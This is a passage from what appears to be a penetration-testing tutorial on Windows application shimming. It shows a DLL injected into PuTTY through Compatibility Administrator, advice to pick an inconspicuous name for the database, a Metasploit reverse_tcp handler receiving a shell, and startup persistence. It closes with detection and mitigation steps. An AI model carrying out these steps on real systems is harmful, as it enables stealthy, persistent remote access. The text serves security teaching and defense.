  FILE_VERSION="2.3.0.0"
  ORIGINAL_FILENAME="hfs.exe"
  INTERNAL_NAME="HFS"
  LEGAL_COPYRIGHT="Copyright (C) 2002-2010
  VERDATEHI="0x0"
  VERDATELO="0x0"
```


This closes the config window. We are back to our Compatibility Administrator window. We click the Save button as shown in the image below to inject our DLL in the PuTTY executable.


Compatibility Administrator (32-bit) - New Database(1) [Untitled_1] *
File
Edit
View
Database
Search
Help
New
Open
Save
Fix
AppHelp
Mode
Run
Search
Query

```
System Database (32-bit)
  Applications
  Compatibility Fixes
  Compatibility Modes
Installed Databases
Custom Databases
  New Database(1) [Untitled_1] *
    Applications
      putty
```

```
putty.exe
  Compatibility Fixes
    InjectDll
  Matching Files
    putty.exe
```


We are asked to name the database, we name it puttyshim. This can be whatever you want. In real life attacking situations choose the name that is less conspicuous.


Database Name

Enter the database name for this collection of fixes. The database name will be used on the client machines in the Add/Remove control panel application.

Database Name: puttyshim

After naming the database we are asked the location, where we want to save the AppCompat Database or the .sdb file of the complete configuration.




File name: puttyshim


Save as type: AppCompat Database (*.sdb)

Installing Infected Executable

Now that this is done, we will now install the now infected Executable on the Target Machine. This can be done by right-clicking on the name of the database and choosing the Install option from the drop-down button.



This initiates an installation process that will installed our infected executable as a service. We can see that in the Programs and Features section inside the Control Panel as shown in the image below. If we had added the Publisher or Vendor Information at the earlier stage it would have appeared here.



Programs and Features

Control Panel > Programs > Programs and Features

Control Panel Home

View installed updates

Turn Windows features on or off


Uninstall or change a program

To uninstall a program, select it from the list and then click Uninstall, Change, or Repair.

Name	Publisher
Lightshot-5.5.0.4	Skillbrains
Microsoft OneDrive	Microsoft Corporation
Microsoft Visual C++ 2017 Redistributable (x64) - 14....	Microsoft Corporation
Microsoft Visual C++ 2017 Redistributable (x86) - 14....	Microsoft Corporation
PuTTY release 0.73	Simon Tatham
PuTTY release 0.73 (64-bit)	Simon Tatham
puttyshim	
VMware Tools	VMware, Inc.
Windows Assessment and Deployment Kit - Windows ...	Microsoft Corporation

Gaining Persistent Shell

Now when we execute the service that we just shimmed and installed. As soon as we have the program executed on the target machine, we will receive a shell on our attacker machine as shown in the image below. We can add the infected service in the startup service list to receive the shell every time the Target system reboots.



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload ⇒ windows/shell/reverse_tcp
msf5 exploit(multi/handler) > set lport 9999
lport ⇒ 9999
msf5 exploit(multi/handler) > set lhost 192.168.1.2
lhost ⇒ 192.168.1.2
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.2:9999
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.1.94
[*] Command shell session 1 opened (192.168.1.2:9999 → 192.168.1.94:61148) at 2020-01-02 09:03
:44 -0500


C:\Program Files (x86)\PuTTY>
```

This concluded the exploitation. Now let's talk defense mechanisms.

Detection

There are many tools available that can detect the applications that have been shimmed.

- **Shim-File-Scanner:** Scans Files/Folders for non-default shims and checks registry for installed shims
- **Shim-Process-Scanner:** Will search all process for shim flags and also check for the Shim App Helper

Other than that the process of shimming creates a bloody trail that leads right to the smoking gun aka the shimmed application. Shimming creates a trial inside the Registry at the following locations.

- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Custom
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\InstalledSDB

Apart from the registry, we have some locations on the Drives where we can find evidence for the Application Shimming.

- C:\Windows\AppPatch\Custom\
- C:\Windows\AppPatch\Custom\Custom64\

We can also create custom Yara Rules and snort rules that could detect Application Shimming.

Mitigation

As always, the first line of defense against any kind of attack is keeping our infrastructure and devices updated. Microsoft released this patch for restricting the Shim Application to bypass the UAC.

Some tools like the one in the Detection section can be used for mitigating the Applications Shimming.

Shim-Guard: Detects and alert on newly installed shims

We can also implement strict UAC policies to notify when a user is getting elevated privileges.

Conclusion

This kind of attack is very much happening in real life. There have been multiple incidents targeted to different environments where the large scale compromise was done using the Applications Shimming.

Stay Tuned!

MITRE|ATT&CK

Black Hat USA

FireEye